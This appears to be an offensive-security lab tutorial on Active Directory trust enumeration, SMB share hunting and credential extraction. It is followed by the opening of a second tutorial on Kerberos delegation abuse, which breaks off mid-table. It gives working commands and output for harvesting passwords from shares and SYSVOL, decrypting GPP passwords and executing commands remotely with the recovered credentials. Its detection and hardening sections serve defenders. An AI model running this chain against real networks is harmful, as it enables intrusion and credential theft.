When a referral ticket crosses a trust, its PAC contains the user’s SID plus any SIDs in the SIDHistory attribute. SID filtering is the guardrail: the trusting domain strips foreign SIDs that do not belong to the trusted domain, including anything injected into SID history. If SID filtering is disabled or never enforced (common on older external trusts and on intra-forest trusts, where it is off by design), an attacker who controls the trusted domain can stuff a privileged SID such as the Enterprise Admins RID into the PAC and walk across the boundary. That downstream attack is SID-History Injection (T1134.005). Our job in enumeration is to find which trusts leave that door open.
The Get-ADTrust cmdlet surfaces this directly through SIDFilteringQuarantined and SIDFilteringForestAware. When SIDFilteringQuarantined is False on an external trust, the quarantine is off and the trust is abusable.
2. Building the Lab
Stand up a small two-domain forest plus an optional second forest in your hypervisor of choice. Windows Server Evaluation media works fine for the DCs.
| VM | Role | IP |
|---|---|---|
DC01.corp.local | Forest root DC (Server 2022) | 192.168.10.10 |
FS01.corp.local | File server (Server 2019) | 192.168.10.20 |
WS01.corp.local | Windows 11 workstation (foothold) | 192.168.10.50 |
DC02.child.corp.local | Child domain DC (Server 2022) | 192.168.20.10 |
DC.partner.local | Second forest root (Server 2022) | 192.168.30.10 |
| Kali Linux | Attacker box | 192.168.10.100 |
Intentional misconfigurations to seed:
\\FS01\IT_Scriptswith NTFS ACLAuthenticated Users: Read. Drop adeploy.ps1containing$cred = "Summer2024!".\\FS01\BackupswithEveryone: Read. Drop aweb.configcontaining<add key="DBPassword" value="Summer2024!"/>and anunattend.xmlwith<AutoLogon><Password><Value>LabPass1</Value></Password></AutoLogon>.- On
DC01, create a GPO that uses Group Policy Preferences to set a local Administrator password. This writes aGroups.xmlwith acpasswordto SYSVOL. Make that password match the local Administrator onFS01. - On
DC02, leave\\DC02\NETLOGON\setup_notes.txtcontainingsvc_sql / P@ssw0rd123. - Configure a forest trust between
corp.localandpartner.localwith SID filtering disabled.
Your foothold is the domain user corp\jdoe (password Password1), the kind of account you get from a phishing payload or a captured credential.
3. Trust Enumeration: APIs, LDAP, and Native Tools
Before touching shares, map the terrain. Every trust you find is a potential lateral or escalation path, and the cheapest way to enumerate trusts is with tools already on the host.
Under the hood, most trust enumerators call the Win32 API DSEnumerateDomainTrusts() from Netapi32.dll. It returns a NETLOGON_TRUSTED_DOMAIN_ARRAY, which is a count plus a pointer to an array of DS_DOMAIN_TRUSTS structures. Each entry describes one trust.
// Illustrative shapes - verify field names against current Microsoft Learn docs.
typedef struct _DS_DOMAIN_TRUSTS {
LPTSTR NetbiosDomainName; // e.g. "CHILD"
LPTSTR DnsDomainName; // e.g. "child.corp.local"
ULONG Flags; // DS_DOMAIN_IN_FOREST, DS_DOMAIN_DIRECT_OUTBOUND, ...
ULONG ParentIndex;
ULONG TrustType;
ULONG TrustAttributes; // bitfield: forest, quarantine/SID-filter, etc.
PSID DomainSid; // the trusted domain SID
GUID DomainGuid;
} DS_DOMAIN_TRUSTS, *PDS_DOMAIN_TRUSTS;
typedef struct _NETLOGON_TRUSTED_DOMAIN_ARRAY {
DWORD DomainCount;
PDS_DOMAIN_TRUSTS Domains;
} NETLOGON_TRUSTED_DOMAIN_ARRAY;
The Flags field tells you direction (DS_DOMAIN_DIRECT_OUTBOUND, DS_DOMAIN_DIRECT_INBOUND) and whether the domain sits inside the forest (DS_DOMAIN_IN_FOREST). DomainSid is the gold: that SID is what you need for any SID-history work later.
Native enumeration with nltest
nltest.exe ships on every Windows host and wraps the same API. It is also a known adversary tool, so expect it to be watched.
C:\> nltest /domain_trusts /all_trusts
List of domain trusts:
0: CORP corp.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
1: CHILD child.corp.local (NT 5) (Direct Outbound) (Direct Inbound) (Attr: within_forest)
2: PARTNER partner.local (NT 5) (Direct Outbound) (Direct Inbound) (Forest: 1)
The command completed successfully
Three trusts. CHILD is intra-forest (note within_forest). PARTNER is a forest trust (Forest: 1) to a different forest, which is the high-value path because forest trusts are transitive.
Identify a DC in each domain so you know where to aim queries and tickets:
C:\> nltest /dclist:child.corp.local
Get list of DCs in domain 'child.corp.local' from '\\DC02.child.corp.local'.
DC02.child.corp.local [PDC] [DS] Site: Default-First-Site-Name
The command completed successfully
netdom and Get-ADTrust
netdom query trust gives a cleaner direction column:
C:\> netdom query trust /Domain:corp.local
Direction Trusted\Trusting domain Trust type
========= ======================= ==========
<-> child.corp.local Direct
<-> partner.local Forest
The command completed successfully.
Get-ADTrust (RSAT ActiveDirectory module) reads the trustedDomain object class via LDAP and is the single best tool for spotting SID-filtering state:
Get-ADTrust -Filter * | Select Source,Target,Direction,TrustType,ForestTransitive,SIDFilteringQuarantined,SIDFilteringForestAware
Source : DC=corp,DC=local
Target : child.corp.local
Direction : BiDirectional
TrustType : Uplevel
ForestTransitive : False
SIDFilteringQuarantined : False
SIDFilteringForestAware : False
Source : DC=corp,DC=local
Target : partner.local
Direction : BiDirectional
TrustType : Uplevel
ForestTransitive : True
SIDFilteringQuarantined : False
SIDFilteringForestAware : False
That partner.local row is the prize. A bidirectional, forest-transitive trust with SIDFilteringQuarantined : False means foreign SIDs are not being stripped. If you can get control inside one forest, SID-history injection across this trust is on the table.
Reading trustedDomain objects directly over LDAP
When you have no RSAT and only network access from Kali, query the raw trustedDomain objects under CN=System:
ldapsearch -x -H ldap://192.168.10.10 -D 'jdoe@corp.local' -w 'Password1' \
-b "CN=System,DC=corp,DC=local" "(objectClass=trustedDomain)" \
trustPartner trustDirection trustType trustAttributes securityIdentifier
# child.corp.local, System, corp.local
dn: CN=child.corp.local,CN=System,DC=corp,DC=local
trustPartner: child.corp.local
trustDirection: 3
trustType: 2
trustAttributes: 32
securityIdentifier:: AQQAAAAAAAUVAAAAr8Y0u0Yp8h0wPq1y
# partner.local, System, corp.local
dn: CN=partner.local,CN=System,DC=corp,DC=local
trustPartner: partner.local
trustDirection: 3
trustType: 2
trustAttributes: 8
securityIdentifier:: AQQAAAAAAAUVAAAAQUFBQkJCQkNDQ0NE
Decode trustAttributes: 32 is 0x20 = TRUST_ATTRIBUTE_WITHIN_FOREST (the child). 8 is 0x8 = TRUST_ATTRIBUTE_FOREST_TRANSITIVE (the partner forest trust). The 0x4 bit, TRUST_ATTRIBUTE_QUARANTINED_DOMAIN, governs SID filtering on external trusts; its absence on a trust where you expected it is your signal that filtering is not enforced. The securityIdentifier is the trusted domain SID, base64-encoded here, and it is exactly what feeds a SID-history attack later.

4. Forest Mapping with PowerView and BloodHound
Native tools tell you trusts exist. PowerView and BloodHound tell you what those trusts let you reach.
PowerView
Import-Module .\PowerView.ps1
Get-DomainTrust
SourceName : corp.local
TargetName : child.corp.local
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection : Bidirectional
WhenCreated : 3/14/2024 9:02:11 AM
SourceName : corp.local
TargetName : partner.local
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection : Bidirectional
WhenCreated : 3/14/2024 9:41:55 AM
Get-ForestTrust enumerates the cross-forest relationships by calling GetAllTrustRelationships() on a System.DirectoryServices.ActiveDirectory.Forest object:
Get-ForestTrust
TopLevelNames : {partner.local}
ExcludedTopLevelNames : {}
TrustedDomainInformation : {partner.local}
SourceName : corp.local
TargetName : partner.local
TrustType : Forest
TrustDirection : Bidirectional
Because the intra-forest trust is transitive and bidirectional, your jdoe token can query the child domain directly. Prove it by enumerating users across the trust:
Get-DomainUser -Domain child.corp.local -Properties samaccountname,description | ft
samaccountname description
-------------- -----------
Administrator Built-in account for administering the domain
krbtgt Key Distribution Center Service Account
svc_sql SQL service account - see setup_notes
helpdesk Tier 2 helpdesk
That description on svc_sql is a breadcrumb pointing straight at the NETLOGON file we will read in Phase 4.
BloodHound
Collect everything, trusts included. Run SharpHound from the foothold:
PS C:\> .\SharpHound.exe --CollectionMethod All,Trusts --Domain corp.local --ZipFilename corp_data.zip
2024-06-12T14:22:01.55-04:00|INFORMATION|Initializing SharpHound at 2:22 PM on 6/12/2024
2024-06-12T14:22:02.10-04:00|INFORMATION|Loaded cache with stats: 0 ID to type mappings.
2024-06-12T14:22:45.11-04:00|INFORMATION|Status: 1842 objects finished (+1842 41.86/s) -- Using 84 MB RAM
2024-06-12T14:22:46.88-04:00|INFORMATION|Enumeration finished in 00:00:45.77
2024-06-12T14:22:47.99-04:00|INFORMATION|SharpHound Enumeration Completed at 2:22 PM on 6/12/2024! Happy Graphing!
Load the zip into BloodHound CE and run the built-in queries plus a couple of raw Cypher queries:
// Map every trust edge in the graph
MATCH (n:Domain)-[r:TrustedBy]->(m:Domain) RETURN n,r,m
// Shortest path from your owned user to Domain Admins in the child domain
MATCH p=shortestPath((u:User {name:"JDOE@CORP.LOCAL"})-[*1..]->
(g:Group {name:"DOMAIN ADMINS@CHILD.CORP.LOCAL"})) RETURN p
The graph confirms the TrustedBy edges between CORP.LOCAL, CHILD.CORP.LOCAL, and PARTNER.LOCAL, and any cross-domain admin path the data supports. Now we know where the doors are. Time to find what is behind them.
5. SMB Share Discovery: From LDAP Computer List to NetShareEnum
Share hunting is a two-stage operation. First, get the list of computers from LDAP. Second, ask each one for its shares.
Share enumeration tools call DsGetDcName() to find a DC, query LDAP for every objectClass=computer, then fire NetShareEnum() at each host. NetShareEnum is an MSRPC call that travels over SMB through the srvsvc named pipe, and that pipe is only reachable via the IPC$ administrative share. That detail matters for detection: a single source touching IPC$ on dozens of hosts in seconds is the fingerprint of automated share discovery.
Enumerate the computer list first
Get-DomainComputer -Properties dnshostname,operatingsystem | ft
dnshostname operatingsystem
----------- ---------------
DC01.corp.local Windows Server 2022 Standard
FS01.corp.local Windows Server 2019 Standard
WS01.corp.local Windows 11 Enterprise
Discover shares with NetExec
NetExec (the maintained CrackMapExec successor) sweeps a subnet and reports shares with your access level:
netexec smb 192.168.10.0/24 -u jdoe -p 'Password1' --shares
SMB 192.168.10.10 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local) (signing:True) (SMBv1:False)
SMB 192.168.10.10 445 DC01 [+] corp.local\jdoe:Password1
SMB 192.168.10.10 445 DC01 Share Permissions Remark
SMB 192.168.10.10 445 DC01 ----- ----------- ------
SMB 192.168.10.10 445 DC01 NETLOGON READ Logon server share
SMB 192.168.10.10 445 DC01 SYSVOL READ Logon server share
SMB 192.168.10.20 445 FS01 [*] Windows Server 2019 Build 17763 x64 (name:FS01) (domain:corp.local) (signing:False) (SMBv1:False)
SMB 192.168.10.20 445 FS01 [+] corp.local\jdoe:Password1
SMB 192.168.10.20 445 FS01 Share Permissions Remark
SMB 192.168.10.20 445 FS01 ----- ----------- ------
SMB 192.168.10.20 445 FS01 ADMIN$ Remote Admin
SMB 192.168.10.20 445 FS01 Backups READ
SMB 192.168.10.20 445 FS01 C$ Default share
SMB 192.168.10.20 445 FS01 IPC$ READ Remote IPC
SMB 192.168.10.20 445 FS01 IT_Scripts READ
SMB 192.168.10.20 445 FS01 NETLOGON READ Logon server share
Backups and IT_Scripts on FS01 are non-default STYPE_DISKTREE shares granting READ to a plain domain user. Also note signing:False on FS01, an NTLM relay opportunity for another day.
Confirm and test access with SMBMap and Nmap
SMBMap validates exactly what you can read or write per share, and supports pass-the-hash:
smbmap -u jdoe -p 'Password1' -d corp.local -H 192.168.10.20
[+] IP: 192.168.10.20:445 Name: FS01.corp.local Status: Authenticated
Disk Permissions Comment
---- ----------- -------
ADMIN$ NO ACCESS Remote Admin
Backups READ ONLY
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
IT_Scripts READ ONLY
NETLOGON READ ONLY Logon server share
The Nmap NSE scripts corroborate findings from a third angle and are handy when you want a portable, audit-friendly artifact:
nmap -p 445 --script smb-enum-shares \
--script-args smbusername=jdoe,smbpassword=Password1 192.168.10.20
PORT STATE SERVICE
445/tcp open microsoft-ds
| smb-enum-shares:
| account_used: corp.local\jdoe
| \\192.168.10.20\Backups:
| Type: STYPE_DISKTREE
| Anonymous access: <none>
| Current user access: READ
| \\192.168.10.20\IT_Scripts:
| Type: STYPE_DISKTREE
| Current user access: READ
PowerView from the foothold
If you would rather stay on WS01 and avoid network tooling, PowerView’s Find-DomainShare wraps NetShareEnum against every computer object:
Find-DomainShare -CheckShareAccess
Name Type Remark ComputerName
---- ---- ------ ------------
Backups 0 FS01.corp.local
IT_Scripts 0 FS01.corp.local
NETLOGON 0 Logon server share DC01.corp.local
SYSVOL 0 Logon server share DC01.corp.local
-CheckShareAccess filters down to shares the current token can actually open, which is what you want when the domain has hundreds of computers.
6. Automated Share Permission Analysis
Knowing a share exists is not the same as knowing it is misconfigured. PowerHuntShares automates the whole pipeline: enumerate domain computers, filter to those with TCP 445 open, enumerate shares and their NTFS/share ACLs, then flag excessive privileges.
Invoke-HuntSMBShares -Threads 50 -OutputDirectory C:\Temp\ `
-DomainController 192.168.10.10 -Credential corp\jdoe
---------------------------------------------------------------
SHARE ANALYSIS
---------------------------------------------------------------
[*] 3 domain computers found.
[*] 2 computers responded on TCP 445.
[*] 9 shares discovered.
[*] 4 shares excluded (default).
[*] 5 shares remaining for analysis.
[*] 2 shares configured with excessive privileges.
[*] 2 shares allow READ access to Everyone / Authenticated Users.
[*] 0 shares allow WRITE access.
Excessive-privilege shares written to:
C:\Temp\SmbShareHunt-20240612\Results\Inventory-Excessive-Privileges.csv
Open Inventory-Excessive-Privileges.csv. The high-risk indicators are ACEs that grant Everyone, BUILTIN\Users, or Authenticated Users read or write at the share or NTFS layer:
ComputerName,ShareName,SharePath,IdentityReference,FileSystemRights,ShareAccess
FS01.corp.local,Backups,\\FS01\Backups,Everyone,Read,Read
FS01.corp.local,IT_Scripts,\\FS01\IT_Scripts,NT AUTHORITY\Authenticated Users,ReadAndExecute,Read
Two findings, both readable by any account in the domain. Everyone: Read on Backups is the worst because it does not even require domain membership. These are the shares to crawl first.
7. File Hunting and Credential Extraction
Now the payoff. The fastest tool for credential hunting at scale is Snaffler, which crawls reachable shares and classifies files by regex rules into severity buckets (Black is most interesting, then Red, Yellow, Green).
Snaffler.exe -s -d corp.local -o snaffler.log -v data
[Share] {Black}(\\FS01\Backups)
[Share] {Black}(\\FS01\IT_Scripts)
[File] {Black}<KeepCertExtRegex|R|id_rsa|1.6kB>(\\FS01\Backups\keys\id_rsa) -----BEGIN OPENSSH PRIVATE KEY-----
[File] {Red}<KeepConfigRegexRed|R|web.config|1.2kB>(\\FS01\Backups\web.config) <add key="DBPassword" value="Summer2024!"/>
[File] {Red}<KeepPasswordRegexRed|R|unattend.xml|2.1kB>(\\FS01\Backups\unattend.xml) <Value>LabPass1</Value>
[File] {Black}<KeepInScript|R|deploy.ps1|312B>(\\FS01\IT_Scripts\deploy.ps1) $cred = "Summer2024!"
[File] {Red}<KeepPasswordRegexRed|R|setup_notes.txt|48B>(\\DC02\NETLOGON\setup_notes.txt) svc_sql / P@ssw0rd123
Five hits in seconds: an SSH private key, a DB password in web.config, an autologon password in unattend.xml, a hardcoded credential in a deploy script, and the svc_sql password our LDAP description field hinted at. This is what every internal engagement looks like.
Manual content sweep
When you cannot drop a binary, a PowerShell sweep does the same job with built-ins:
Get-ChildItem \\FS01\Backups -Recurse -Include *.xml,*.config,*.ps1,*.bat,*.ini,*.txt -ErrorAction SilentlyContinue |
Select-String -Pattern 'password|passwd|cred|secret|token|cpassword' |
Select-Object Path,LineNumber,Line | Format-Table -Wrap
Path LineNumber Line
---- ---------- ----
\\FS01\Backups\web.config 14 <add key="DBPassword" value="Summer2024!"/>
\\FS01\Backups\unattend.xml 42 <Value>LabPass1</Value>
SYSVOL and Group Policy Preferences
The classic that still hits hard. Group Policy Preferences once let admins push credentials, and those passwords landed in Groups.xml files in SYSVOL encrypted with a static AES key that Microsoft published. Every authenticated user can read SYSVOL, so every authenticated user can read and decrypt those passwords. This maps to T1552.006.
Enumerate first. PowerSploit’s Get-GPPPassword finds and decrypts them automatically:
Get-GPPPassword -Verbose
VERBOSE: Searching \\corp.local\SYSVOL\corp.local\Policies for Groups.xml
VERBOSE: Found \\corp.local\SYSVOL\corp.local\Policies\{A2F3C1D4-9E55-4F1B-9C77-1B2E3F4A5B6C}\Machine\Preferences\Groups\Groups.xml
UserNames : {Administrator (built-in)}
NewName : [BLANK]
Passwords : {Summer2024!}
File : \\corp.local\SYSVOL\corp.local\Policies\{A2F3C1D4-9E55-4F1B-9C77-1B2E3F4A5B6C}\Machine\Preferences\Groups\Groups.xml
To do it by hand, read the file and pull the cpassword:
Get-Content "\\DC01\SYSVOL\corp.local\Policies\{A2F3C1D4-9E55-4F1B-9C77-1B2E3F4A5B6C}\Machine\Preferences\Groups\Groups.xml"
<?xml version="1.0" encoding="utf-8"?>
<Groups>
<User name="Administrator (built-in)" image="2" changed="2024-03-14 10:11:22">
<Properties action="U" newName="" fullName=""
cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"
changeLogon="0" acctDisabled="0" userName="Administrator (built-in)"/>
</User>
</Groups>
Decrypt the cpassword with the public AES key using gpp-decrypt on Kali:
gpp-decrypt "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"
Summer2024!
The local Administrator password is Summer2024!. Notice it matches the web.config DB password too, classic password reuse, which means it almost certainly works as the local admin on FS01.
Hunting across the trust
Because the forest trust lets us read foreign SYSVOL and shares, repeat the share discovery against the child and partner subnets:
netexec smb 192.168.20.0/24 -u jdoe -p 'Password1' -d corp.local --shares
SMB 192.168.20.10 445 DC02 [*] Windows Server 2022 Build 20348 x64 (name:DC02) (domain:child.corp.local) (signing:True) (SMBv1:False)
SMB 192.168.20.10 445 DC02 [+] corp.local\jdoe:Password1
SMB 192.168.20.10 445 DC02 Share Permissions Remark
SMB 192.168.20.10 445 DC02 NETLOGON READ Logon server share
SMB 192.168.20.10 445 DC02 SYSVOL READ Logon server share
The cross-domain trust authenticated corp\jdoe against DC02 with no extra effort. That is the trust doing its job, and exactly why trust enumeration came first.

8. Lab Walkthrough: End-to-End Trust-to-Credential Chain
Tie it together. The full chain, from low-priv user to credential reuse:
- Trust recon.
nltest /domain_trustsandGet-ADTrustrevealed an intra-forest trust tochild.corp.localand a forest trust topartner.localwithSIDFilteringQuarantined : False. - Forest mapping. PowerView and BloodHound graphed the
TrustedByedges and confirmedjdoecan query foreign domains. - Share discovery. NetExec found
Backups(Everyone: Read) andIT_Scripts(Authenticated Users: Read) onFS01. - Permission analysis. PowerHuntShares flagged both as excessive-privilege shares.
- File hunting. Snaffler and
Get-GPPPasswordrecoveredSummer2024!,LabPass1,P@ssw0rd123, anid_rsa, and the GPP local admin password. - Credential reuse / lateral movement PoC. Validate the recovered local admin credential.
netexec smb 192.168.10.20 -u Administrator -p 'Summer2024!' --local-auth
SMB 192.168.10.20 445 FS01 [*] Windows Server 2019 Build 17763 x64 (name:FS01) (domain:corp.local) (signing:False) (SMBv1:False)
SMB 192.168.10.20 445 FS01 [+] FS01\Administrator:Summer2024! (Pwn3d!)
(Pwn3d!) means the GPP-recovered password is local admin on FS01. From here you would dump SAM/LSASS for more credentials. Validate the svc_sql domain credential too:
netexec smb 192.168.10.10 -u svc_sql -p 'P@ssw0rd123' -d corp.local -x "whoami /all"
SMB 192.168.10.10 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local) (signing:True) (SMBv1:False)
SMB 192.168.10.10 445 DC01 [+] corp.local\svc_sql:P@ssw0rd123
SMB 192.168.10.10 445 DC01 [+] Executed command via wmiexec
SMB 192.168.10.10 445 DC01 corp\svc_sql S-1-5-21-1899771348-... SeServiceLogonRight ...
A working domain service account, harvested from a text file on a NETLOGON share. No exploit, no malware, just enumeration and a misconfiguration. The forest trust enumeration in step 1 also leaves the SID-history path against partner.local open as a follow-on, since SID filtering is disabled, but that is its own tutorial.
9. Common Attacker Techniques
| Technique | Description |
|---|---|
| Trust enumeration | nltest, Get-ADTrust, and DSEnumerateDomainTrusts() to map domains, direction, and SID-filter state. |
| Cross-trust account enumeration | Querying foreign-domain users/groups over a transitive trust to find targets. |
| Mass share discovery | NetShareEnum over srvsvc/IPC$ against every computer object pulled from LDAP. |
| Excessive-privilege share abuse | Reading shares granting Everyone / Authenticated Users access. |
| Credential file hunting | Snaffler/SmbCrawler crawling for web.config, unattend.xml, id_rsa, .kdbx. |
| GPP cpassword decryption | Recovering and decrypting Groups.xml passwords from SYSVOL. |
| Credential reuse / PtH | Replaying recovered passwords or NTLM hashes over SMB for lateral movement. |
| SID-history injection | Abusing trusts with SID filtering disabled to forge privileged SIDs across the boundary. |
10. Detection, Threat Hunting, and Hardening
Every step above is loud if you are listening. Pair each phase with the telemetry that catches it.
Windows Security and Directory Service events
| Event ID | Source | Trigger |
|---|---|---|
4688 | Security | Process creation; with command-line auditing, catches nltest.exe, net.exe view, and PowerShell share cmdlets. |
5140 | Security | Network share object accessed; gives IpAddress and SubjectUserName. |
5145 | Security | Detailed file-share access check; logs the relative target path and access type. |
4663 | Security | Object access on files/dirs when a SACL is set; catches reads off sensitive shares. |
4776 | Security | NTLM credential validation; high volume from one source signals reuse/spraying. |
4768 / 4769 | Security | Kerberos TGT/TGS; cross-domain TGS requests expose inter-domain movement. |
1644 | Directory Service (DC) | LDAP search operations; not logged by default, surfaces bulk SharpHound/PowerView queries. |
Enable 1644 by setting HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostics value 15 Field Engineering to 5.
Sysmon events
| Sysmon EID | What to hunt |
|---|---|
1 (Process Create) | nltest.exe, net.exe, PowerShell with share/trust cmdlets via CommandLine. |
3 (Network Connect) | Mass outbound 445/tcp to many hosts in a short window. |
11 (File Create) | Snaffler/SharpHound writing log/ZIP output to disk. |
17/18 (Named Pipe) | srvsvc pipe creation/connection from share enumeration. |
22 (DNS Query) | Bulk _ldap._tcp.dc._msdcs.* SRV lookups during trust/DC enumeration. |
ETW providers worth tapping: Microsoft-Windows-LDAP-Client (client-side query filters, where operatingSystem attribute requests betray computer enumeration), Microsoft-Windows-SMBClient/Security, and Microsoft-Windows-SMBServer/Security.
Sigma rules
Trust discovery via nltest:
title: Domain Trust Discovery via Nltest
logsource:
product: windows
service: sysmon
detection:
selection:
EventID: 1
Image|endswith: '\nltest.exe'
CommandLine|contains:
- '/domain_trusts'
- '/all_trusts'
- '/dclist'
condition: selection
level: medium
Mass IPC$ access indicating share sweeping:
title: Mass IPC$ Access Indicating Share Enumeration
logsource:
product: windows
service: security
detection:
selection:
EventID: 5140
ShareName: 'IPC$'
timeframe: 30s
condition: selection | count(SubjectUserName) by IpAddress > 10
level: high
SYSVOL GPP password file access:
title: Group Policy Preferences Password File Access
logsource:
product: windows
service: security
detection:
selection:
EventID: 5145
RelativeTargetName|endswith: '\Groups.xml'
condition: selection
level: high
Hardening
| Mitigation | Description |
|---|---|
| Enable SID filtering on trusts | netdom trust <trusting> /domain:<trusted> /quarantine:Yes; blocks SID-history abuse across the boundary. |
| Remove GPP passwords | Apply KB2962486, delete legacy Groups.xml, rotate every affected account. |
| Audit share permissions | Hunt Everyone / Authenticated Users ACEs on roots and profile shares regularly. |
| Strip secrets from shares | Remove or encrypt cleartext passwords, SSH keys, and dumps from general-purpose shares. |
| Restrict null-session enum | Set RestrictNullSessAccess and enforce SMB signing to blunt relay/anon NetShareEnum. |
| Limit LDAP read scope | ACL sensitive attributes so regular users cannot bulk-read msDS-* and trust objects. |
| Enable EID 1644 and 5140/5145 | Turn on DC LDAP diagnostic logging and Object Access -> File Share auditing. |
| Selective Authentication | On forest trusts, require explicit resource grants instead of transitive access. |
| Tiered administration | Never log Tier 0 credentials into Tier 1/2 systems where they land in files. |

11. Tools for Trust and Share Analysis
| Tool | Description | Link |
|---|---|---|
| Nltest / netdom | Built-in trust and DC enumeration | learn.microsoft.com |
| PowerView | Get-DomainTrust, Find-DomainShare, Find-InterestingDomainShareFile | github.com |
| BloodHound / SharpHound | Graphs trusts and cross-domain attack paths | bloodhoundenterprise.io |
| NetExec | Share enumeration, credential testing, lateral PoC | netexec.wiki |
| SMBMap | Per-share read/write testing, pass-the-hash | github.com |
| PowerHuntShares | Automated share permission and excessive-privilege analysis | github.com |
| Snaffler | Recursive credential/file hunting across shares | github.com |
| Impacket | GetADUsers.py, wmiexec.py, ticket tooling | github.com |
| gpp-decrypt | Decrypts SYSVOL GPP cpassword values | kali.org |
| AdFind | LDAP query of trusts and OUs (-f "(objectClass=trustedDomain)") | joeware.net |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Domain Trust Discovery | T1482 | EID 4688/Sysmon 1 for nltest; EID 1644 for LDAP trust queries |
| Network Share Discovery | T1135 | EID 5140/5145; Sysmon 17/18 on srvsvc; mass IPC$ access |
| File and Directory Discovery | T1083 | EID 4663 with SACL; recursive listing patterns |
| Data from Network Shared Drive | T1039 | EID 5145 read access on sensitive shares; Sysmon 11 output files |
| Credentials in Files | T1552.001 | 4663 reads of web.config/unattend.xml; Snaffler artifacts |
| Group Policy Preferences | T1552.006 | EID 5145 for Groups.xml; SYSVOL access auditing |
| Account Discovery: Domain Account | T1087.002 | net user /domain, LDAP user/group queries; EID 1644 |
| Remote Services: SMB Admin Shares | T1021.002 | EID 4624 type 3 + 5140 ADMIN$/C$ access |
| Use Alternate Auth Material: Pass the Hash | T1550.002 | 4776 volume; NTLM logons without preceding interactive auth |
| Access Token Manipulation: SID-History Injection | T1134.005 | 4769 cross-domain with anomalous PAC SIDs; trust quarantine state |
Summary
- Trust enumeration is reconnaissance for lateral movement: it tells you which domains and forests your foothold can reach before you spend a single credential.
- Intra-forest trusts are transitive by design, and forest trusts with
SIDFilteringQuarantined : Falseare prime escalation paths via SID-history injection (T1134.005). NetShareEnumover thesrvsvcpipe andIPC$drives mass share discovery; tools like NetExec, PowerHuntShares, and Snaffler turn that into excessive-privilege findings and recovered secrets in minutes.- The fastest wins are still misconfigured shares and SYSVOL GPP
cpasswordfiles, both decryptable or readable by any domain user, leading straight to credential reuse. - Detect the chain with Sysmon
1/3/11/17/18, Security5140/5145/4663, and DC LDAP diagnostic1644, then harden by enabling SID filtering, stripping secrets from shares, and auditing share ACLs.
Related Tutorials
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Finding the EIP Offset: Pattern Creation and Cyclic Patterns
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Passive OSINT: Mapping the Target Without Touching It
- PE File Format Deep Dive
References
SPN and Delegation Enumeration: Kerberoastable Accounts, Unconstrained, Constrained, and Resource-Based Delegation
Objective: Walk an authenticated domain foothold all the way to Domain Admin by enumerating Service Principal Names and the three Kerberos delegation models, then abusing each one: Kerberoasting weak service passwords, stealing a DC’s TGT through unconstrained delegation, riding S4U through constrained delegation, and taking over a computer object with resource-based constrained delegation. Every attack is paired with the enumeration that finds it and the telemetry that catches it.
Delegation is the part of Active Directory that punishes the gap between “configured years ago” and “still understood.” A service account someone created in 2016 with a six-character password, a print server flagged for unconstrained delegation that nobody decommissioned, a helpdesk group with GenericWrite over half the workstations: each of these collapses the domain when you know what to look for. This guide is enumeration-first by design. You find the opportunity before you ever fire a payload, because in a real engagement the finding is the deliverable and the exploit is just confirmation.
Everything below runs against a self-built lab. Nothing here is aimed at production. Build the range, break it, then read the detection section and learn to see it from the blue side.
1. Lab Build
Stand up one Windows Server 2022 domain controller and three Windows 10 Pro members in VirtualBox or VMware on a host-only network (192.168.56.0/24). Promote DC01 to a forest named lab.local, then create the objects below with their deliberate misconfigurations.
| Machine / Account | Role | Deliberate misconfiguration |
|---|---|---|
DC01.lab.local (192.168.56.10) | Domain Controller | Print Spooler left running; default MachineAccountQuota=10 |
WEB01.lab.local | IIS host | Trusted for unconstrained delegation |
SQL01.lab.local | App server | n/a (hosts svc_sql) |
COMP01.lab.local | Workstation | RBCD takeover target |
svc_iis | Domain user | SPN HTTP/WEB01.lab.local, RC4 enabled, weak password Summer2023! |
svc_sql | Domain user | TRUSTED_TO_AUTH_FOR_DELEGATION, msDS-AllowedToDelegateTo = cifs/DC01.lab.local, password SqlPass1! |
lowpriv | Domain user | Attacker foothold, password LowPass1!, holds GenericWrite over COMP01$ |
Provision the delegation flags and the RBCD-precursor ACE on the DC:
# Unconstrained delegation on WEB01
Set-ADAccountControl -Identity WEB01$ -TrustedForDelegation $true
# Constrained delegation w/ protocol transition on svc_sql
Set-ADUser svc_sql -Add @{'msDS-AllowedToDelegateTo'='cifs/DC01.lab.local'}
Set-ADAccountControl svc_sql -TrustedToAuthForDelegation $true
# GenericWrite ACE for lowpriv over COMP01 (RBCD primitive)
dsacls "CN=COMP01,CN=Computers,DC=lab,DC=local" /G "lab\lowpriv:WP;;"
The command completed successfully.
The attacker box is Kali at 192.168.56.50 with Impacket, plus a Windows attack VM carrying Rubeus, PowerView, PowerMad, and Mimikatz for the in-domain operations.
2. Kerberos Authentication Refresher
You cannot abuse Kerberos delegation without a working mental model of the ticket exchange, so build that first.
Kerberos is a ticket-based protocol with three parties: the client, the Key Distribution Center (KDC, which runs on every DC), and the service. The KDC has two faces. The Authentication Service (AS) issues the first ticket, and the Ticket-Granting Service (TGS) issues service tickets thereafter.
The flow:
- AS-REQ / AS-REP. The client proves it knows its own password (it encrypts a timestamp with the hash of its password as the pre-auth) and receives a Ticket-Granting Ticket (TGT). The TGT is encrypted with the
krbtgtaccount’s secret key. The client cannot read it; it only stores and presents it. - TGS-REQ / TGS-REP. When the client wants to reach a service, it sends the TGT plus the target service’s SPN to the TGS. The KDC looks up which account owns that SPN, then returns a service ticket (TGS) encrypted with that service account’s key (its NTLM hash for RC4, or its AES key).
- AP-REQ. The client presents the service ticket to the service. The service decrypts it with its own key, reads the embedded PAC (Privilege Attribute Certificate), and trusts the group memberships inside it for authorization.
| Concept | What it actually does |
|---|---|
